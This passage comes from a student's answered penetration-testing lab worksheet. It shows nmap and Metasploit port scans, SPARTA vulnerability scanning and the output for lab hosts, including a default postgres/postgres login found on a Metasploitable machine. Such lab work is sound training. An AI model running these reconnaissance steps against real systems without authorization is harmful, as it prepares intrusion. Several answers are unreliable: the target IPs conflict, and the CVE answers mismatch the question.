192.168.2.6  80     tcp    http    filtered
192.168.2.7  22     tcp    ssh     closed
192.168.2.7  53     tcp    domain  closed
192.168.2.7  80     tcp    http    closed
192.168.2.7  443    tcp    https   closed
192.168.2.7  55432  tcp            closed
```

Run an nmap ping sweep in your network


15. Paste a screen show of the command and result

Ans: command: sudo nmap –sn 192.168.2.7



16. What is the IP address of metasploit2 target? (take note of this for future assignments)

Ans: 192.168.2.7



Run a nmap scan against your target. This time us db_nmap to store the results in your database. Specify options to meet the following criteria:

- *Scan ports 22,53,80,443 and 55432*
- *Run OS detection*

17. Show a screen show if the command and the results.

Ans: Command db_nmap 192.168.2.6

```
msf6 > db_nmap 192.168.2.6
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2023-10-22 22:16 EDT
[*] Nmap: Nmap scan report for 192.168.2.6
[*] Nmap: Host is up (0.00032s latency).
[*] Nmap: Not shown: 992 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 135/tcp   open  msrpc
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 49152/tcp open  unknown
[*] Nmap: 49153/tcp open  unknown
[*] Nmap: 49154/tcp open  unknown
[*] Nmap: 49155/tcp open  unknown
[*] Nmap: 49156/tcp open  unknown
[*] Nmap: MAC Address: 00:50:56:8A:D2:91 (VMware)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 5.75 seconds
```

18. What services are now listed in your database? (show a screenshot)

Ans:

```
msf6 > services
Services
========

host         port   proto  name          state     info
----         ----   -----  ----          -----     ----
192.168.2.5  22     tcp    ssh           open
192.168.2.5  53     tcp    domain        open
192.168.2.5  80     tcp    http          open
192.168.2.5  82     tcp    xfer          open
192.168.2.5  84     tcp    ctf           open
192.168.2.5  111    tcp    rpcbind       open
192.168.2.5  443    tcp    https         open
192.168.2.5  3306   tcp    mysql         open
192.168.2.5  5000   tcp    upnp          open
192.168.2.5  5222   tcp    xmpp-client   open
192.168.2.5  8001   tcp    vcom-tunnel   open
192.168.2.5  8088   tcp    radan-http    open
192.168.2.5  8089   tcp    unknown       open
192.168.2.6  80     tcp    http          filtered
192.168.2.6  135    tcp    msrpc         open
192.168.2.6  139    tcp    netbios-ssn   open
192.168.2.6  445    tcp    microsoft-ds  open
192.168.2.6  49152  tcp    unknown       open
192.168.2.6  49153  tcp    unknown       open
192.168.2.6  49154  tcp    unknown       open
192.168.2.6  49155  tcp    unknown       open
192.168.2.6  49156  tcp    unknown       open
192.168.2.7  22     tcp    ssh           closed
192.168.2.7  53     tcp    domain        closed
192.168.2.7  80     tcp    http          closed
192.168.2.7  443    tcp    https         closed
192.168.2.7  55432  tcp                  closed
```

19. Run another nmap scan against your target, this time choose the top 100 ports. (show a screen shot)

Ans: Command: nmap –top-ports 100 192.168.2.6

```
msf6 > nmap --top-ports 100 192.168.2.6
[*] exec: nmap --top-ports 100 192.168.2.6

Starting Nmap 7.91 ( https://nmap.org ) at 2023-10-22 22:22 EDT
Nmap scan report for 192.168.2.6
Host is up (0.00060s latency).
Not shown: 92 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 00:50:56:8A:D2:91 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.37 seconds
msf6 >
```

20. What services are running on your target? (show a screen shot)

Ans:

```
msf6 > services 192.168.2.6
Services
========

host         port   proto  name          state     info
----         ----   -----  ----          -----     ----
192.168.2.6  80     tcp    http          filtered
192.168.2.6  135    tcp    msrpc         open
192.168.2.6  139    tcp    netbios-ssn   open
192.168.2.6  445    tcp    microsoft-ds  open
192.168.2.6  49152  tcp    unknown       open
192.168.2.6  49153  tcp    unknown       open
192.168.2.6  49154  tcp    unknown       open
192.168.2.6  49155  tcp    unknown       open
192.168.2.6  49156  tcp    unknown       open

msf6 >
```

Run a scan with one of Metasploits built in port scanning tools against your target. You choose the tool and the options.

21. **Paste a screen shot of the options you choose and the results of running the scanner**

Ans:

```
msf6 > search portscan

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/portscan/ftpbounce                               normal  No     FTP Bounce Port Scanner
   1  auxiliary/scanner/natpmp/natpmp_portscan                           normal  No     NAT-PMP External Port Scanner
   2  auxiliary/scanner/sap/sap_router_portscanner                       normal  No     SAPRouter Port Scanner
   3  auxiliary/scanner/portscan/xmas                                    normal  No     TCP "XMas" Port Scanner
   4  auxiliary/scanner/portscan/ack                                     normal  No     TCP ACK Firewall Scanner
   5  auxiliary/scanner/portscan/tcp                                     normal  No     TCP Port Scanner
   6  auxiliary/scanner/portscan/syn                                     normal  No     TCP SYN Port Scanner
   7  auxiliary/scanner/http/wordpress_pingback_access                   normal  No     Wordpress Pingback Locator

Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access

msf6 > use 5
msf6 auxiliary(scanner/portscan/tcp) >
```

22. **Did you find additional services that are running? List the service and ports below.**


Ans:

```
msf6 auxiliary(scanner/portscan/tcp) > nmap 192.168.2.6
[*] exec: nmap 192.168.2.6

Starting Nmap 7.91 ( https://nmap.org ) at 2023-10-22 22:31 EDT
Nmap scan report for 192.168.2.6
Host is up (0.00033s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 00:50:56:8A:D2:91 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.04 seconds
```

Exit the msfconsole

Lab 3 – Vulnerability scanning and exploitation

Part one: Vulnerability Scanning with SPARTA





Installtion of SPARTA

Add 192.168.2.0/24 to the scope and run a full scan

1. **Paste a screen shot of this page**


Ans:






2. Which of your systems had the most vulnerabilities?

Ans: System 192.168.2.5 (goinesjw-pc.ad.uc.edu) has most vulnerabilities



3. **Which port on the windows XP system showed vulnerabilities?**

Ans: Port 445 on the windows XP system showed vulnerabilities.



4. **What CVE IDs are associated with the top vulnerability on your XP system?**

Ans: CVE ID for mysql-default(3306/tcp) is CVE-2016-6531

CVE ID for smbenum(554/tcp) is CVE-2023-23397


5. **What is the potential impact of this vulnerability being exploited?**

Ans: Depending on the vulnerability itself, the environment in which it is exploited, and the intended system or application, the possible consequences of exploiting a vulnerability might differ significantly. The following are some typical effects that might result from a vulnerability being used:


- Data Breach: Unauthorized access to private information, bank records, and intellectual property might be obtained by attackers. When private information is revealed due to a data breach, there may be monetary losses, negative legal repercussions, and reputational harm to the company.
- Financial Loss: By a variety of strategies, including money theft, fraudulent transactions, or interruption of corporate activities, exploiting vulnerabilities can result in financial losses. For instance, ransomware attacks may result in large financial obligations.
- Unauthorized Access: Via the utilization of vulnerabilities, unauthorized users may be able to access networks or systems, which may result in additional exploitation, unapproved data alterations, or privilege escalation.
- Malware Propagation: By allowing malware—such as viruses, worms, or Trojan horses—to infect and corrupt other systems, vulnerabilities can be exploited to cause harm and could lead to additional exploitation.

6. **Look at the top 2 vulnerabilities on the metasploit system. Describe how the scan detected these vulnerabilities.**


Ans:



As we can see, the vulnerability was found by the Sparta scan utilizing the server information. To draw attention to the risks and vulnerabilities, Sparta examined the headers and frames using the Apache servers.



Sparta identified the vulnerability for the aforementioned flaw by looking for.txt files that matched the username. In addition to checking.txt files, Sparta also looked for daemons and TCP ports. They do indeed now exist in the intended system.



Sparta also checks for a few dictionary attacks, as the screenshot above shows. As we can see, the host 192.168.2.6 has a login credential accessible, which is Login: postgres, password: postgres. Not found a password

Part two: Vulnerability Detection with NMAP NSE

7. Determine the IP address of your metasploit2 system and record it here:

Ans:

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:8a:c9:28
          inet addr:192.168.2.6  Bcast:192.168.2.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe8a:c928/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:50 errors:0 dropped:0 overruns:0 frame:0
          TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4949 (4.8 KB)  TX bytes:7670 (7.4 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:111 errors:0 dropped:0 overruns:0 frame:0
          TX packets:111 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27845 (27.1 KB)  TX bytes:27845 (27.1 KB)
```


IP address for metasploit2 192.168.2.6

Run a service detection scan to determine the open ports and service info

Nmap –sV <IP of the system>

8. Paste a screen short of the output.

Ans:




Notice that Apache(httpd), Samba(smd), and NFS are services that are running on this system.

Let's explore these

